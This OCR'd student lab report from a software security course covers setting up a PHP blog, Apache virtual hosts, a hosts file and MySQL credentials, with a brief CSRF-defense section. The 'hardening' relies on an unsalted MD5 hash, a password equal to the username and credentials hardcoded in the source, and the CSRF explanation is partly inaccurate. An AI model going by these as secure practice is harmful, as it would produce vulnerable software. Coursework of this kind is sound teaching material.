A Post by Spoorthi using an CSRF Attack	edit	delete
Post for Lab 7-Provide your comments below	edit	delete
A Post by Omkar Sunil Karnik using an CSRF Attack	edit	delete
Post for Lab 8-Provide your comments below!	edit	delete
A Post by Phu Phung using an CSRF Attack	edit	delete
A Post by Daniel Kosmin using an CSRF Attack	edit	delete
A Post by Vaibhav Varma using an CSRF Attack	edit	delete
Mukilan	edit	delete
Mukilan	edit	delete
A Post by Anisha Chhatwani using an CSRF Attack	edit	delete
A Post by Satish Oad using an CSRF Attack	edit	delete
CSRF POST by Satish Oad	edit	delete
Test deletion of CSRF by admin-balasundaramk1	edit	delete
A Post by Karthi Balasundaram using an CSRF Attack	edit	delete
A Post by ALLEN VARGHESE using an CSRF Attack	edit	delete
A Post by Omkar Sunil Karnik using an CSRF Attack	edit	delete
A Post by Natalie Stanton using an CSRF Attack	edit	delete
A Post by Shishaa1 using an CSRF Attack	edit	delete
A Post by Shishaa1 using an CSRF Attack	edit	delete
A Post by Shishaa1 using an CSRF Attack	edit	delete
A Post by Keshav Bansal using an CSRF Attack	edit	delete
A Post by YOUR NAME using an CSRF Attack	edit	delete
A Post by YOUR NAME using an CSRF Attack	edit	delete
A Post by Rakesh Sundari using an CSRF Attack	edit	delete
A Post by revanth nagireddy using an CSRF Attack	edit	delete
A Post by Rakesh Sundari using an CSRF Attack	edit	delete
A Post by revanth nagireddy using an CSRF Attack	edit	delete
A Post by Monica Solipuram using an CSRF Attack	edit	delete
Post by Sree Kanteti	edit	delete
A Post by gadhaven1 using an CSRF Attack	edit	delete
A Post by gadhaven1 using an CSRF Attack	edit	delete

Write a new post

Task 4
CSRF Defenses

a: CSRF attack

CSRF attacks happen when a user who has been verified sends a malicious request to a web application asking it to carry out an undesirable activity. CSRF attacks take advantage of weak web applications.

The server's failing to compel the client to re-authenticate for each new request activity allowed the attack to lead to this vulnerability.

b: Solution for the attack

There are a couple of things we can take care of from being the victim. They are

- After a session, completely log out of a web application
- Never saving password and username in the browser
- Never clicking on unwanted links which are send by email, messages or any social media platforms
- Disabling HTTP method.
- Using a Secret token.

PS 474/574 : Software/Language-based Security

Lab 9
Web Application Administration and HTTP Setup

Name:- Niharika S Gadhave
Instructor:- Dr. Phu Phung


Email:- gadhaven1@udayton.edu
Students ID:- 1017113060

Bitbucket Link: https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/commits/

Task 0
Web Application Administration and HTTP Setup

a: Database setup


I: Database



```
[11/17/22]seed@VM:~$ mysql -u niharika -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 109
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| blog               |
+--------------------+
2 rows in set (0.01 sec)

mysql> 
```

We created separate database for the web application

ii: New credentials



~/gadhaven1/ss-lbs-gadhaven1/assignment/www.myblog.com/classes/db.php (helloworld.php) - Sublime Text (UNREGISTERED)
5:37 PM
FOLDERS
helloworld.php
classes.db.php
db.php

```php
<?php

    $dblink = mysqli_connect("localhost", "niharika", "niharika","blog");
    if (mysqli_connect_errno()) {
        printf("Connect failed: %s\n", mysqli_connect_error());
        exit();
    }

?>
```

Edited classes/db.php by putting new username and password.

b: Deployment

i: Using the IP address


myblog.com -SS-LBS at UDayton - Chromium
11:16 AM
myblog.com -SS-LBS
172.16.39.92/www.myblog.com/
Home | Admin

My Blog

Welcome

Welcome to my blog. Leave a comment if you like the new design :)

Be the first to comment

Test

Is it working?

Be the first to comment


No Copyright - Revised by Phu Phung for CPS 474/574 Software Security/Language-based Security

Security hardenning by "Niharika Gadhave"

ii: With local domain name


1: Within SEEDVM

Edited 000-default.conf file


/etc/apache2/sites-available/000-default.conf • (helloworld.php) - Sublime Text (UNREGISTERED)
12:00 PM
FOLDERS
helloworld.php
db.php
footer.php
000-default.conf

```
	ServerAdmin webmaster@localhost
	DocumentRoot /var/www/html

	# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
	# error, crit, alert, emerg.
	# It is also possible to configure the loglevel for particular
	# modules, e.g.
	#LogLevel info ssl:warn

	ErrorLog ${APACHE_LOG_DIR}/error.log
	CustomLog ${APACHE_LOG_DIR}/access.log combined

	# For most configuration files from conf-available/, which are
	# enabled or disabled at a global level, it is possible to
	# include a line for only one particular virtual host. For example the
	# following line enables the CGI configuration for this host only
	# after it has been globally disabled with "a2disconf".
	#Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
        ServerName http://www.SeedLabSQLInjection.com
        DocumentRoot /var/www/SQLInjection
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.xsslabelgg.com
        DocumentRoot /var/www/XSS/Elgg
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.csrflabelgg.com
        DocumentRoot /var/www/CSRF/Elgg
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.csrflabattacker.com
        DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.repackagingattacklab.com
        DocumentRoot /var/www/RepackagingAttack
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.seedlabclickjacking.com
        DocumentRoot /var/www/seedlabclickjacking
</VirtualHost>
<VirtualHost *:80>
        ServerName http://niharika.myblog.com
        DocumentRoot /var/www/html/www.myblog.com
</VirtualHost>
```

Result:



My Blog

Welcome

Welcome to my blog. Leave a comment if you like the new design :)

Be the first to comment

Test

Is it working?


Be the first to comment

No Copyright - Revised by Phu Phung for CPS 474/574 Software Security/Language-based Security

Security hardenning by "Niharika Gadhave"


2: In laptop browser

Edited hosts file in laptop



```
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1       localhost
255.255.255.255 broadcasthost
::1             localhost
# Added by Docker Desktop
# To allow the same kube context to work on the host and the container:
127.0.0.1 kubernetes.docker.internal
127.0.0.1 niharika.myblog.com
# End of section
```

Result:



My Blog

Welcome

Welcome to my blog. Leave a comment if you like the new design :)

Be the first to comment

Test

Is it working?


Be the first to comment

No Copyright - Revised by Phu Phung for CPS 474/574 Software Security/Language-based Security

Security hardenning by "Niharika Gadhave"

c: Misconfiguration Security

i: Deleted database file (blog.sql)




Not Found

The requested URL /blog.sql was not found on this server.


Apache/2.4.18 (Ubuntu) Server at niharika.myblog.com Port 80

ii: Changed default password and created new one



```
[11/22/22]seed@VM:~/.../www.myblog.com$ mysql -u niharika -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 169
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use blog;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> update users set password=md5('niharika') where login='admin';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> insert into users (login,password) VALUES ('gadhavenl@udayton.edu',md5=('niharika'));
ERROR 1054 (42S22): Unknown column 'md5' in 'field list'
mysql> insert into users (login,password) VALUES ('gadhavenl@udayton.edu',md5('niharika'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from users;
+----+-----------------------+----------------------------------+
| id | login                 | password                         |
+----+-----------------------+----------------------------------+
|  1 | admin                 | a7b78da5da8c35230cf36e13f1e8824e |
|  2 | gadhavenl@udayton.edu | a7b78da5da8c35230cf36e13f1e8824e |
+----+-----------------------+----------------------------------+
2 rows in set (0.00 sec)

mysql> 
```

Successfully login with new credentials


Administration of my Blog - Chromium
Administration of m
niharika.myblog.com/admin/index.php
1:31 PM

Administration of my Blog

Welcome gadhaven1@udayton.edu!

Home | Manage post | New post | Logout


Welcome	edit	delete
Test	edit	delete

Write a new post

d: HTTP Setup

i: Created certificate and did the setup for web browser

Certificate



